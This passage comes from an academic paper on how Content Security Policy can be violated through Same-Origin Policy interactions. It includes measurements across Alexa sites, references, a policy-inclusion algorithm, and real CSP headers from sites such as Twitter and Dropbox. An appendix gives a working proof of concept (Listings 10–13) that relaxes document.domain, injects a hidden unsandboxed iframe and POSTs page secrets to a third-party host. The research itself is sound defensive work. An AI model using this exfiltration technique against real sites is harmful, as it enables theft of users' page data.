In contrast, **Gecko**-based [10] browsers (Mozilla Firefox) always comply with SOP, as it is refined by the use of **sandbox** . The CSP of the page applies to that of the **srcdoc** iframe if and only if **allow-same-origin** is present as value for the attribute. Otherwise it does not apply. The problem with this choice is the following. A third party script, whitelisted by the CSP of the page, can create a **srcdoc** iframe, sandboxing it with **allow-scripts** only, and load any resource that would normally be blocked by the CSP of the page if applied in this iframe. This way, the third party script successfully bypasses the restrictions of the CSP of the page. Even though loading additional scripts is considered harmless in the upcoming version 3 [22, 19] of CSP, this specification says nothing about violations that could occur due to the loading of other resources inside a **srcdoc** sandboxed iframe.

The differences in the implementations choices made by the two classes of browsers exhibit an inconsistency between CSP in presence of **srcdoc** and the SOP refinement as allowed by sandboxing of HTML5 specification. It states [5]: **sandbox** without **allow-same-origin** creates a unique origin, while **allow-same-origin** gives an iframe its real origin. In the case of **srcdoc** , the real origin is that of the page that embeds it. However, CSP is more general when it states that CSP of the embedding page should apply to that of the **srcdoc** iframe, with no further comments. We have reported this inconsistency to different browser vendors and to the W3C.

6. RELATED WORK

CSP has been proposed by Stamm et al. [15] as a refinement of SOP [1], in order to help mitigate Cross-Site-Scripting [26] and data exfiltration attacks. The second version [24] of the specification is supported by all major browsers, and the third version [22] is under active development. Even though CSP is well supported [16], its endorsement by web sites is rather slow. Weissbacher et al. [20] performed the first large scale study of CSP deployment in top Alexa sites, and found that around 1% of sites were using CSP at the time. A more recent study by Calzavara et al. [16], show that nearly 8% of Alexa top sites now have CSP deployed in their front pages. Another recent study, by Weichselbaum et al. [19] come with similar results to the study of Weissbacher et al. [20]. Our work extends previous results by analysing the adoption of CSP by site not only considering front pages but all the pages in a site. Almost all authors agree that CSP adoption is not a straightforward task, and lots of (manual) effort are needed in order to reorganize and modify web pages to support CSP.

Therefore, in order to help web sites developers in adopting CSP, Javed proposed CSP Aider, [7] that automatically crawl a set of pages from a site and propose a site-wide CSP. Patil and Frederik [10] proposed UserCSP, a framework that monitors the browser internal events in order to automatically infer a CSP for a web page based on the loaded resources. Weissbacher et al. [20] have evaluated the feasibility of using CSP in report-only mode in order to generate a CSP based on reported violations, or semi-automatically inferring a CSP policy based on the resources that are loaded in web pages. They concluded that automatically generating a CSP is ineffective. A difficulty which remains is the use of inline scripts in many pages. The first solution is to externalize inline scripts, as can be done by systems like deDacota [3]. Kerschbaumer et al. [9] find that too many pages are still using **'unsafe-inline'** in their CSPs. They propose a system to automatically identify legitimate inline scripts in a page, thereby whitelisting them in the CSP of the underlying page, using script hashes.

Another direction of research on CSP, has been evaluating its effectiveness at successfully preventing content injection attacks. Calzavara et al. [16] found out that many CSP policies in real web sites have errors including typos, ill-formed or harsh policies. Even when the policies are well formed, they have found that almost all currently deployed CSP policies are bypassable because of a misunderstanding of the CSP language itself. Patil and Frederik found similar errors in their study [10]. Hausknecht et al. [4] found that some browser extensions, modified the CSP policy headers, in order to whitelist more resources and origins. Van Acker et al. [2] have shown that CSP fails at preventing data exfiltration specially when resources are prefetched, or in presence of a CSP policy in the HTML meta tag, because the order in which resources are loaded in a web application is hard to predict. Johns [8] proposed hashes for static scripts, and PreparedJS, an extension for CSP, in order to securely handle server-side dynamically generated scripts based on user input. Weichselbaum et al. [19] have extended nonces and hashes, introduced in CSP level 2 [24], to remote scripts URLs, specially to tackle the high prevalence of insecure hosts in current CSP policies. Furthermore, they have introduced **strict-dynamic**. This new keyword states that any additional script loaded by a whitelisted remote script URL is considered a trusted script as well. They also provide guidelines on how to build an effective CSP. To the best of our knowledge, we are the first to explore the interactions between CSP and SOP and report possible CSP violations.

7. CONCLUSIONS

In this work, we have revealed a new problem that can lead to violations of CSP. We have performed an in-depth analysis of the inconsistency that arises due to CSP and SOP and identified three cases when *CSP may be violated*.

To evaluate how often such violations happen, we performed a large-scale analysis of more than 1 million pages from 10,000 Alexa top sites. We have found that 5.29% of sites contain pages with CSPs (as opposed to 2% of home pages in previous studies). Our results show that when a page includes an iframe from the same origin according to

[8]https://en.wikipedia.org/wiki/WebKit
[9]https://en.wikipedia.org/wiki/Blink_(web_engine)
[10]https://en.wikipedia.org/wiki/Gecko_(software)

SOP, in 23.5% of cases their CSPs may be violated. We identified that a CSP may be violated in presence of `document.domain` API, and found that 94% of pages that include an iframe are potentially vulnerable to CSP violations. Having found such possible violations on 46 popular websites, including yahoo.com, amazon.com, twitter.com and others, we reported this problem to website owners. We have also analysed *potential CSP violations* that occur when two pages from the same domain have inconsistent CSPs. Such potential violation occurred on 72% of pages that have CSP installed, originating from 379 different sites. We discussed measures to avoid CSP violations in web applications by installing an origin-wide CSP and using sandboxed iframes. Finally, our study also reveals an inconsistency between CSP and HTML5 sandbox attribute for iframes and we are currently discussing with the W3C to report and, eventually, fix this inconsistency.

8. ACKNOWLEDGEMENTS

We would like to thank the WebAppSec W3C Working Group for useful pointers to related resources at the early stage of this work, and Mike West for fruitful discussions on CSP and related work.

9. REFERENCES

[1] Same Origin Policy. https://www.w3.org/Security/wiki/Same_Origin_Policy.

[2] S. V. Acker, D. Hausknecht, and A. Sabelfeld. Data Exfiltration in the Face of CSP. In X. Chen, X. Wang, and X. Huang, editors, *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security, AsiaCCS 2016, Xi'an, China, May 30 - June 3, 2016*, pages 853–864. ACM, 2016.

[3] A. Doupé, W. Cui, M. H. Jakubowski, M. Peinado, C. Kruegel, and G. Vigna. deDacota: toward preventing server-side XSS via automatic code and data separation. In A. Sadeghi, V. D. Gligor, and M. Yung, editors, *2013 ACM SIGSAC Conference on Computer and Communications Security, CCS'13, Berlin, Germany, November 4-8, 2013*, pages 1205–1216. ACM, 2013.

[4] D. Hausknecht, J. Magazinius, and A. Sabelfeld. May I? - Content Security Policy Endorsement for Browser Extensions. In M. Almgren, V. Gulisano, and F. Maggi, editors, *Detection of Intrusions and Malware, and Vulnerability Assessment - 12th International Conference, DIMVA 2015, Milan, Italy, July 9-10, 2015, Proceedings*, volume 9148 of *Lecture Notes in Computer Science*, pages 261–281. Springer, 2015.

[5] I. Hickson, R. Berjon, S. Faulkner, T. Leithead, E. D. Navara, E. O'Connor, and S. Pfeiffer. HTML5. A vocabulary and associated APIs for HTML and XHTML. W3C Recommendation, 2014.

[6] A. Hidayat. PhantomJS Headless Browser, 2010-2016.

[7] A. Javed. CSP Aider: An Automated Recommendation of Content Security Policy for Web Applications. In *IEEE Oakland Web 2.0 Security and Privacy (W2SP'12)*, 2012.

[8] M. Johns. PreparedJS: Secure Script-Templates for JavaScript. In K. Rieck, P. Stewin, and J. Seifert, editors, *Detection of Intrusions and Malware, and Vulnerability Assessment - 10th International Conference, DIMVA 2013, Berlin, Germany, July 18-19, 2013. Proceedings*, volume 7967 of *Lecture Notes in Computer Science*, pages 102–121. Springer, 2013.

[9] C. Kerschbaumer, S. Stamm, and S. Brunthaler. Injecting CSP for Fun and Security. In O. Camp, S. Furnell, and P. Mori, editors, *Proceedings of the 2nd International Conference on Information Systems Security and Privacy (ICISSP 2016), Rome, Italy, February 19-21, 2016.*, pages 15–25. SciTePress, 2016.

[10] K. Patil and B. Frederik. A measurement study of the content security policy on real-world applications. *I. J. Network Security*, 18(2):383–392, 2016.

[11] N. Perriault. CasperJS navigation and scripting tool for PhantomJS, 2011-2016.

[12] G. Rydstedt, E. Bursztein, D. Boneh, and C. Jackson. Busting frame busting: a study of clickjacking vulnerabilities at popular sites. In *in IEEE Oakland Web 2.0 Security and Privacy (W2SP 2010)*, 2010.

[13] K. Singh, A. Moshchuk, H. J. Wang, and W. Lee. On the incoherencies in web browser access control policies. In *31st IEEE Symposium on Security and Privacy, S&P 2010, 16-19 May 2010, Berleley/Oakland, California, USA*, pages 463–478, 2010.

[14] D. F. Some, N. Bielova, and T. Rezk. On the Content Security Policy violations due to the Same-Origin Policy. Technical report. http://www-sop.inria.fr/members/Nataliia.Bielova/papers/CSP-SOP.pdf.

[15] S. Stamm, B. Sterne, and G. Markham. Reining in the web with content security policy. In M. Rappa, P. Jones, J. Freire, and S. Chakrabarti, editors, *Proceedings of the 19th International Conference on World Wide Web, WWW 2010, Raleigh, North Carolina, USA, April 26-30, 2010*, pages 921–930. ACM, 2010.

[16] A. R. Stefano Calzavara and M. B. U. C. F. Venezia). Content Security Problems? Evaluating the Effectiveness of Content Security Policy in the Wild. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security*, Vienna, Austria, 2016. To appear.

[17] N. Swamy, C. Fournet, A. Rastogi, K. Bhargavan, J. Chen, P. Strub, and G. M. Bierman. Gradual typing embedded securely in JavaScript. In S. Jagannathan and P. Sewell, editors, *The 41st Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL '14, San Diego, CA, USA, January 20-21, 2014*, pages 425–438. ACM, 2014.

[18] A. van Kesteren. Cross Origin Resource Sharing. W3C Recommendation, 2014.

[19] L. Weichselbaum, M. Spagnuolo, S. Lekies, and A. Janc. Csp is dead, long live csp! on the insecurity of whitelists and the future of content security policy. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security*, Vienna, Austria, 2016. To appear.

[20] M. Weissbacher, T. Lauinger, and W. K. Robertson. Why Is CSP Failing? Trends and Challenges in CSP

Adoption. In A. Stavrou, H. Bos, and G. Portokalidis, editors, *Research in Attacks, Intrusions and Defenses - 17th International Symposium, RAID 2014, Gothenburg, Sweden, September 17-19, 2014. Proceedings*, volume 8688 of *Lecture Notes in Computer Science*, pages 212–233. Springer, 2014.

[21] M. West. Content Security Policy: Embedded Enforcement, 2016.

[22] M. West. Content Security Policy Level 3. W3C Working Draft, 2016.

[23] M. West. Origin Policy. A Collection of Interesting Ideas, 2016.

[24] M. West, A. Barth, and D. Veditz. Content Security Policy Level 2. W3C Candidate Recommendation, 2015.

[25] M. West and I. Grigorik. Feature Policy. W3C Draft Community Group Report, 2016.

[26] I. Yusof and A. K. Pathan. Mitigating Cross-Site Scripting Attacks with a Content Security Policy. *IEEE Computer*, 49(3):56–63, 2016.

10. APPENDICES

10.1 CSP Inclusion Algorithm

Given two content security policies, the goal of this algorithm is to check whether one CSP policy is more restrictive than the other. Let's consider the policies in Listings 7, 8 and 9, being enforced on pages which origins are all assumed to be https://example.com. As one may notice, the policies differ only in the **script-src** directive. Therefore, by analyzing this directive, we conclude that:

- CSP1 is more restrictive than CSP2, because the latter is whitelisting the host third.com in its source list, while CSP1 does not whitelist it.
- CSP2 is more restrictive than CSP3, because the latter allows the execution of inline scripts via the use of the keyword **'unsafe-inline'** , while CSP2 prevents the execution of such scripts.
- Transitively, one can conclude that CSP1 is more restrictive than CSP3.

```
default-src 'none'; script-src a.com;
    child-src https:
```

Listing 7: CSP1

```
default-src 'none'; script-src a.com
    third.com; child-src https:
```

Listing 8: CSP2

```
default-src 'none'; script-src a.com
    third.com 'unsafe-inline'; child-src
     https:
```

Listing 9: CSP3

We propose an algorithm to check whether a policy *CSP2* is more restrictive than a policy *CSP1* ($CSP2 \subseteq CSP1$): we first normalize the policies and then do the inclusion check directive by directive.

Normalization.

The goal of the normalization is to prepare a CSP for inclusion check.

- First, we explicitly add all the directives which do not appear in the policies. We refer to those as missing directives. The source list that we associate to a missing directive depends on whether **default-src** is present or not in the CSP. If **default-src** is present in a CSP, the source list associated to a missing directive is the same as that of **default-src** . Otherwise, the missing directive is associated a default source list, which is defined by the CSP specification [24].
- In all the directives, we replace the occurrences of the keyword **'self'** by the origin of the page on which the CSP policy is enforced.
- In a policy, when a directive source list has the keyword **'unsafe-inline'** associated with a nonce or a hash, this is equivalent to having no **'unsafe-inline'** at all in the directive. Hence, when we encounter such configurations, we remove **'unsafe-inline'** .
- We remove **'none'** from all the directives. We also remove nonces: since they are randomly generated, the same inline script whitelisted in two different pages, will have different associated nonces. We also remove hashes since the same inline script whitelisted in two different pages, may have different hashes, if they only differ by a white space, a comment, etc.
- Finally, we split directives source lists in two parts: keywords and host lists. In the keywords, we may have **'unsafe-inline' 'unsafe-eval' data: blob: filesystem: mediastream:** . In the host list, we may have incomplete origins such as *https://example.com (without port), *.example.com (without protocol and port)* or * (any origin), etc. In order to ease the CSP inclusion check, we rewrite each directive host list by domains, associated with their protocols and port numbers. Each domain may have multiple protocols or port numbers. Let's consider the host list *https://example.com, *.example.com, wss://third.com:440* in a CSP enforced on a page which origin is https://example.com. There are 3 domains here: example.com, *.example.com and third.com
  - https://example.com is rewritten in this list as follows: https://example.com:443 (443 being the default port for https: protocol).
  - *.example.com does not have an explicit protocol. It is rewritten with the protocol https: (which is the protocol of the origin of the page) and thus with the port number 443: https://*.example.com:443
  - wss://third.com:440 is kept unchanged.

At the end of the normalization process, all the CSP directives are present in the policies. Each directive is associated with a set of keywords and a set of host lists, where each host is a tuple (domain, protocol and port).

Inclusion check.

The inclusion check, takes 2 normalized CSP policies *CSP1* and *CSP2* , and computes whether for all the CSP directives, *CSP2* is more restrictive than *CSP1* . We ignore **default-src** because it is a fallback directive for other directives. Recall that it is used during the normalization process, to

add missing directives in the policies. *CSP2* is included in *CSP1* if.

- For each directive in *CSP2*
  - For each keyword *kwd* in the set of *CSP2* keywords, *kwd* is present in the set of *CSP1* keywords.
  - For each triple (domain, protocol, and port number) in *CSP2* hosts list, there is a matching triple (domain, protocol, and port number) in *CSP1* hosts list. For instance,
    1. a.com, *.a.com, * are all matching domains of a.com
    2. * and https: are matching protocols of https: protocol
    3. * and 443 are all matching port numbers of the port number 443.

An implementation of this algorithm is available at https://webstats.inria.fr/scripts/cspinclusion.js The function *inclusion* provided with the following arguments:

- *origin1*: origin of the page on which *CSP1* will be enforced.
- *origin2*: origin of the page on which *CSP2* will be enforced.
- *CSP1*
- *CSP2*

returns *true* is $CSP2 \subseteq CSP1$ and *false* otherwise.

10.2 Iframes with sandbox attribute

We found sandboxing only on 3 sites

- dropbox.com: it has 2 iframes. The first one https://marketing.dropbox.com is embedded in 20 pages at https://www.dropbox.com. The value of the **sandbox** attribute of this iframe is **allow-scripts allow-same-origin**. The second iframe https://snapengage.dropbox.com/business, is embedded in a single page https://www.dropbox.com/business. The **sandbox** attribute has **allow-scripts allow-same-origin allow-popups** as value.
- alpha.gr: it has a page at https://www.alpha.gr/e-banking/landing-pages/demo embedding an iframe at https://secure.alpha.gr/Login/Login/GrPartial/, sandboxed by **allow-same-origin allow-popups allow-scripts allow-forms**
- salesforce.com: it has a page at https://login.salesforce.com/ embedding an iframe at https://c.salesforce.com/login-messages/promos.html sandboxed using **allow-forms allow-pointer-lock allow-popups allow-same-origin allow-scripts**.

10.3 Examples of CSP violations

10.3.1 Only parent page or iframe has a CSP

yandex.ru.

Yandex is a Russian multinational technology company that operates the largest search engine in Russia and has more than 50.5 million visitors daily [11]. Its main site is ranked 23rd in top Alexa sites at the time of our study.

[11] https://en.wikipedia.org/wiki/Yandex

It has 2 pages that embed iframes from the same domain. A first page at https://passport.yandex.ru [12] embeds two iframes: https://yandex.ru/legal/confidential/?mode=html&lang=ru and https://yandex.ru/legal/confidential/?mode=html&lang=ru. The second one https://disk.yandex.ru/?source=services-main embeds an iframe from https://disk.yandex.ru/tns.html.

As one may notice, the second page and its iframe are from the same domain. Nonetheless, the iframe is not sandboxed, meaning that they can directly access each other without any restrictions.

Only the page has an iframe, which sets restrictions in almost all the directives including **default-src** , **img-src** , **script-src** , **connect-src** , **object-src** , **frame-ancestors** , **media-src** , **style-src** etc.

The iframe does not load any additional resource. It is a hidden iframe. Even though, a script in the main page can access the iframe, where it can trigger any action including loading additional scripts, making connections, changing the content of the iframe etc.

The complete CSP of the page is

```
1 default-src blob: 'self'
2 script-src yastatic.net yandex.st
      dme0ih8comzn4.cloudfront.net
      featherservices.aviary.com mc.yandex.
      ru clck.yandex.ru an.yandex.ru bs-meta
      .yandex.ru awaps.yandex.ru blob: 'self
      ' 'nonce-41412681341171265' '
      unsafe-eval'
3 style-src yastatic.net yandex.st
      dme0ih8comzn4.cloudfront.net fonts.
      googleapis.com 'unsafe-inline' 'self'
4 media-src 'self' yandex.st yastatic.net *.
      yandex.ru *.yandex.com *.yandex.com.tr
       *.yandex.ua *.yandex.net
5 object-src yastatic.net yandex.st www.
      tns-counter.ru *.disk.yandex.net *.
      disk.yandex.ru *.disk.yandex.com *.
      disk.yandex.com.tr *.disk.yandex.ua *.
      storage.yandex.net *.video.yandex.net
      video.yandex.ru video.yandex.com video
      .yandex.com.tr video.yandex.ua
      streaming.video.yandex.ru
      dme0ih8comzn4.cloudfront.net awaps.
      yandex.ru 'self'
6 img-src 'self' data: yandex.st yastatic.
      net *.yandex.ru *.yandex.com *.yandex.
      com.tr *.yandex.ua *.yandex.net www.
      tns-counter.ru fbcdn-profile-a.
      akamaihd.net d2q6aqs27yssdp.cloudfront
      .net dme0ih8comzn4.cloudfront.net
      yandexgaby.hit.gemius.pl yandexgaua.
      hit.gemius.pl *.dsp.yandex.net *.qa.
      yandex.net
7 frame-src yandex.ru yandex.com yandex.com.
      tr yandex.ua *.yandex.ru *.yandex.com
      *.yandex.com.tr *.yandex.ua *.disk.
      yandex.net *.mail.yandex.net *.video.
      yandex.net *.storage.yandex.net yandex
      .st yastatic.net yandexadexchange.net
      *.yandexadexchange.net 'self'
8 connect-src 'self' *.yandex.ru *.yandex.
      com *.yandex.com.tr *.yandex.ua *.disk
      .yandex.net *.mail.yandex.net *.
      storage.yandex.net *.video.yandex.net
      featherservices.aviary.com
```

[12] https://passport.yandex.ru/registration/mail?from=mail&origin=home_v14_ru&retpath=https%3A%2F%2Fmail.yandex.ru

```
    d42hh4005hpu.cloudfront.net
    feather-client-files-aviary-prod-us-east-1
    .s3.amazonaws.com
    feather-files-aviary-prod-us-east-1.s3
    .amazonaws.com
    hires-aviary-prod-us-east-1.s3.
    amazonaws.com
    hires-saves-aviary-prod-us-east-1.s3.
    amazonaws.com wss://*.mail.yandex.net
font-src yandex.st yastatic.net themes.
    googleusercontent.com fonts.gstatic.
    com
report-uri /monitoring.txt
child-src blob: yandex.ru yandex.com
    yandex.com.tr yandex.ua *.yandex.ru *.
    yandex.com *.yandex.com.tr *.yandex.ua
     *.disk.yandex.net *.mail.yandex.net
    *.video.yandex.net *.storage.yandex.
    net yandex.st yastatic.net
    yandexadexchange.net *.
    yandexadexchange.net 'self'
```

amazon.com.

Another interesting example is that of the site amazon.com. This site is regularly ranked in the top 10 Alexa sites. At the time of this study, it was ranked 6. The page at https://www.amazon.com[13] which turns out to have a CSP which content is

```
script-src 'unsafe-inline' 'unsafe-eval'
    https://*.ssl-images-amazon.com https:
    //csm.amazon.com
```

As one may notice, both the iframe and the page are from the same origin https://www.amazon.com. The iframe is not sandboxed, meaning that any script in the parent page can loads any script, which in turn can modify the iframe content.

dropbox.com.

At the time of this study, dropbox.com was ranked 82 in top Alexa sites. In the current category (only page or iframe has a CSP), it has one page and iframe. The page at https://www.dropbox.com/business includes the iframe https://snapengage.dropbox.com/business.

The page has even 2 CSP policies, one as a HTTP header which content is

```
default-src 'none'
worker-src blob:
style-src https://* 'unsafe-inline' '
    unsafe-eval'
connect-src https://* ws://127.0.0.1:*/ws
child-src blob:
img-src https://* data: blob:
frame-src https://* carousel://* dbapi-6:
    //* dbapi-7://* dbapi-8://* itms-apps:
    //* itms-appss://*
object-src https://cfl.dropboxstatic.com/
    static/ https://www.dropboxstatic.com/
    static/ 'self' https://flash.
    dropboxstatic.com https://swf.
    dropboxstatic.com https://dbxlocal.
    dropboxstatic.com
media-src https://* blob:
font-src https://* data:
script-src https://ajax.googleapis.com/
    ajax/libs/jquery/ 'unsafe-eval' https:
    //www.dropbox.com/static/javascript/
    https://www.dropbox.com/static/api/
    https://cfl.dropboxstatic.com/static/
    javascript/ https://www.dropboxstatic.
    com/static/javascript/ https://cfl.
    dropboxstatic.com/static/api/ https://
    www.dropboxstatic.com/static/api/
    https://www.google.com/recaptcha/api/
    'unsafe-inline' 'nonce-TdJYCPWsB85HuS/
    iYRnH'
```

and the other one included directly in the document using HTML meta tag, which value is

```
script-src https: 'unsafe-eval'
```

Therefore, the CSP policies on the page are setting restrictions on almost all the directives, including **default-src** , **img-src** , **script-src** , **connect-src** , **object-src** , **child-src** , **media-src** , **style-src** etc. However, the iframe does not have any CSP. One may notice that the page and its iframe have different origins, respectively https://www.dropbox.com and https://snapengage.dropbox.com. As a consequence, they cannot access each other data directly. In order to do so, both the page and its iframe needs to relax the origin by executing

```
    document.domain="dropbox.com"
```

It is worth noting that both the page and its iframe loads the same script https://ajax.googleapis.com/ajax/libs/jquery/2.1.4/jquery.min.js. We have taken a look its content, this script is not relaxing the origin. However, since this is a third party library, one could imagine that it could relax the origins as described above. Unfortunately, when we take a look at the way the iframe is included, we found out that it is sandboxed as follows

```
    <iframe src="https://
        snapengage.dropbox.com/business"
        sandbox="allow-scripts
        allow-same-origin allow-popups"
        class="snapengage-iframe" id="
        snapengage-iframe"
        allowtransparency="true" style="
        display: inline;"></iframe>
```

The sole solution, in order to relax the origin in the page and the iframe is to remove the sandboxing. Since, there is a script appearing both in the main page and the iframe, it could create another iframe in the main page, identical to the previous one, except that it has removed the sandboxing.

[13] https://www.amazon.com/ap/signin?clientContext=158-3927119-6659633&openid.identity=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0%2Fidentifier_select&siteState=https%3A%2F%2Fwww.amazon.com%2Fclouddrive%2Fref%3Dnav_youraccount_clddrv%3F_encoding%3DUTF8%26mgh%3D1%26ref_%3Dnav_youraccount_clddrv&marketPlaceId=ATVPDKIKX0DER&pageId=photos_authportal_us&openid.return_to=https%3A%2F%2Fwww.amazon.com%2Fclouddrive%2Fauth&openid.assoc_handle=amzn_photos_us&openid.oa2.response_type=token&openid.mode=checkid_setup&openid.ns.oa2=http%3A%2F%2Fwww.amazon.com%2Fap%2Fext%2Foauth%2F2&openid.oa2.scope=clouddrive%3Aretailweb&openid.claimed_id=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0%2Fidentifier_select&openid.oa2.client_id=iba%3Aamzn1.application-oa2-client.d45dc8aaf8fa47b0966a0dfbc75de512&openid.ns=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0&openid.pape.max_auth_age=172800 does not have any CSP. But it embeds an iframe from https://www.amazon.com/clouddrive/utils/assetpreload?mgh=1

In order to show the feasibility of this, we have replayed as such the dropbox.com example.

- The original page located at https://www.dropbox.com/business is replaced by http://www.news.com/page.php. Since, the page had a CSP, we simplified it to

```
default-src 'none'
script-src 'self' www.third.com
child-src 'self' *.news.com
connect-src 'self'
```

  which we set as the CSP of the replacing page http://www.news.com/page.php.

- The original page loads some scripts from the same domain. Here, we load the script http://www.news.com/scripts/data.js which has some data we refer to as a secret.

- The original page embeds https://snapengage.dropbox.com/business as an iframe. We have also created a replacing iframe which is http://sub.news.com/iframe.php.

- The iframe is sandboxed with the same attributes in in the original example.

- Finally, in the original example, the page and the iframe loads a third party script at https://ajax.googleapis.com/ajax/libs/jquery/2.1.4/jquery.min.js. Here, we have created a replacement third party script which is located at http://www.third.com/scripts/relax.js.

- The purpose of the third party script is to be able to relax the origins in the page and the iframe, in order for the iframe to access the parent data, and exfiltrate them to the third party via the iframe, using an AJAX request.

- To achieve this goal, the third party creates a new iframe in the page, which have the same attributes as the sandboxed iframe, apart from the **sandbox** attribute. It then relax the origin in both the page and the iframe, and finally exfiltrate the page data via an AJAX request in the iframe, made to the third party server.

We have been able to successfully relax the origin, and exfiltrate make an AJAX request from the iframe to the third party, which would have been impossible if tried directly from the page. The following listings give the details of the dropbox example, replayed.

```
<?php
  header("Content-Security-Policy:
      default-src 'none'; script-src '
      self' www.third.com ; child-src
      'self' *.news.com; connect-src '
      self'");
?>

<!DOCTYPE html>
<html>
  <head>
    <title>SOP and CSP</title>
    <script type="text/javascript"
        src="http://www.news.com/
        scripts/data.js"></script>
  </head>
  <body>
    <iframe src="http://sub.news.com/
        iframe.php" width="480"
        height="100" sandbox="
        allow-scripts
        allow-same-origin allow-popups
        "></iframe>
    <script type="text/javascript"
        src="http://www.third.com/
        scripts/relax.js"></script>
  </body>
</html>
```

Listing 10: http://www.news.com/page.php

```
<!DOCTYPE html>
<html>
  <head>
    <title>SOP without CSP</title>
    <script src="http://www.third.com/
        scripts/relax.js"></script>
  </head>
  <body>
  </body>
</html>
```

Listing 11: http://sub.news.com/iframe.php

```

//Some data to protect
var secret = "some secret";
```

Listing 12: http://www.news.com/scripts/data.js

```
if(document.domain == "www.news.com"){
     // Here, we are in the page

       //We relax the origin
     document.domain = "news.com";

       //We create a new iframe without
           the sandboxing attribute and
           we hide it.
     var fr = document.createElement('
         iframe');
     fr.src = "http://sub.news.com/
         iframe.php";
     fr.width = "0";
     fr.heigth = "0";

     document.body.appendChild(fr);

}else{          // Here, we are in the
    iframe
  //We relax the origin
      document.domain = "news.com";

  //We get parent data and exfiltrate
      them.
      getData({secret: parent.secret});

}


//Function to exfiltrate data to the
    third party
function getData(obj){

  //console.log(window.location);
    var req = new XMLHttpRequest();
      req.open('POST', 'http://
          www.third.com/senddata.php',
          true);
```

```
31          req.onreadystatechange = function(
                evt){
32          if(req.readyState == 4){
33        if(req.status == 200) {
34            //cb.call(this, JSON.parse(
                  req.responseText));
35            console.log(req.responseText);
36            alert("The secret is : " +
                  req.responseText);
37        }
38          }
39        };
40        var jup = JSON.stringify(obj);
41        req.send(jup);
42    }
```

Listing 13: http://www.news.com/scripts/relax.js

From this demonstration, it is clear that it is not sufficient to protect only a page or an iframe with a CSP, when it is possible for them to relax origins in order to interact directly with one another. Lots of JavaScript libraries are very popular among web applications. It will not be a rather rare case to have a page and an iframe executing the same third party scripts. If a CSP does not protect both documents, even with a sandboxed iframe, we have shown that it is rather simple to set the same origin in both document, and bypass the CSP set in one of them.

10.3.2 *Different CSP in page and iframe*

Twitter.com.

Twitter was ranked 9 in the top Alexa sites, at the time of our study. Most of the pages of the site are covered with a CSP. Apart from 2 pages including the *Tweet Button*[14] and https://analytics.twitter.com/is/nphif?soc=1, all other pages that we have analyzed for this site have a CSP. We have found one page and its iframe having different CSP. The page is the landing page of the french version of the site https://twitter.com/?lang=fr. The iframe is at https://twitter.com/i/videos/tweet/775778893324247041?embed_source=clientlib&player_id=0&rpc_init=1 Table 6 shows the differences in different directives of their policies.

Directive	IC≡ PC	PC⊃ IC	IC⊃ PC
child-src	–	–	✓
object-src	–	–	–
script-src	–	–	–
connect-src	–	–	–
frame-ancestors	✓	✓	✓
img-src	–	✓	–
style-src	–	–	–
font-src	–	–	–
media-src	–	✓	–

Table 6: Twitter.com: page and iframe

[14]https://platform.twitter.com/widgets/tweet_button.a9a07b811338df26287681bd6727fd0a.en.html#dnt=false&id=twitter-widget-0&lang=en&original_referer=https%3A%2F%2Fsupport.twitter.com%2Farticles%2F20174632&size=l&text=Twitter%E2%80%99s%20global%20operations%20and%20data%20transfer%20%7C%20Twitter%20Help%20Center&time=1472198975354&type=share&url=https%3A%2F%2Fhelp.twitter.com%2Farticles%2F20174632%3Flang%3Den&via=support

From this table , it is clear that the CSP in the page and the iframe differ a lot from each other. Apart from the **frame-ancestors** (which value is **'self'** in both policies), other directives are incomparable with each other. Moreover, the iframe and the page are all from the same domain https://twitter.com. In addition to that, the iframe is not sandboxed. In the perspectives of the SOP, the iframe and the page can access each other data without limitations, opening room for possibilities to bypass each other CSP. The complete CSP from the page https://twitter.com/?lang=fr is

```
1  script-src https://connect.facebook.net
       https://cm.g.doubleclick.net https://
       ssl.google-analytics.com https://graph
       .facebook.com https://twitter.com '
       unsafe-eval' https://*.twimg.com
       https://api.twitter.com '
       nonce-SGjwKLJ5XrFVZ8OdUU62Zg==' https:
       //analytics.twitter.com https://
       publish.twitter.com https://ton.
       twitter.com https://syndication.
       twitter.com https://www.google.com
       https://t.tellapart.com https://
       platform.twitter.com https://www.
       google-analytics.com 'self'
2  frame-ancestors 'self'
3  font-src https://twitter.com https://*.
       twimg.com data: https://ton.twitter.
       com https://fonts.gstatic.com https://
       maxcdn.bootstrapcdn.com https://netdna
       .bootstrapcdn.com 'self'
4  media-src https://twitter.com https://*.
       twimg.com https://ton.twitter.com
       blob: 'self'
5  connect-src https://graph.facebook.com
       https://*.giphy.com https://*.twimg.
       com https://api.twitter.com https://
       pay.twitter.com https://analytics.
       twitter.com https://media.riffsy.com
       https://embed.periscope.tv https://
       upload.twitter.com https://api.mapbox.
       com 'self'
6  style-src https://fonts.googleapis.com
       https://twitter.com https://*.twimg.
       com https://translate.googleapis.com
       https://ton.twitter.com 'unsafe-inline
       ' https://platform.twitter.com https:
       //maxcdn.bootstrapcdn.com https://
       netdna.bootstrapcdn.com 'self'
7  object-src https://twitter.com https://pbs
       .twimg.com
8  default-src 'self'
9  frame-src https://staticxx.facebook.com
       https://twitter.com https://*.twimg.
       com https://5415703.fls.doubleclick.
       net https://player.vimeo.com https://
       pay.twitter.com https://www.facebook.
       com https://ton.twitter.com https://
       syndication.twitter.com https://vine.
       co twitter: https://www.youtube.com
       https://platform.twitter.com https://
       upload.twitter.com https://s-static.ak
       .facebook.com 'self' https://donate.
       twitter.com
10 img-src https://graph.facebook.com https:
       //*.giphy.com https://twitter.com
       https://*.twimg.com data: https://
       lumiere-a.akamaihd.net https://
       fbcdn-profile-a.akamaihd.net https://
       www.facebook.com https://ton.twitter.
       com https://*.fbcdn.net https://
```

```
    syndication.twitter.com https://media.
    riffsy.com https://www.google.com
    https://stats.g.doubleclick.net https:
    //*.tiles.mapbox.com https://www.
    google-analytics.com blob: 'self'
report-uri https://twitter.com/i/
    csp_report?a=NVQWGYLXFVZXO2LGOQ%3D%3D
    %3D%3D%3D%3D&ro=false
```

That of the iframe https://twitter.com/i/videos/tweet/7757788933242 embed_source=clientlib&player_id=0&rpc_init=1 is

```
default-src 'self' wss://minigames.mail.ru
     http://*.mail.ru http://*.imgsmail.ru
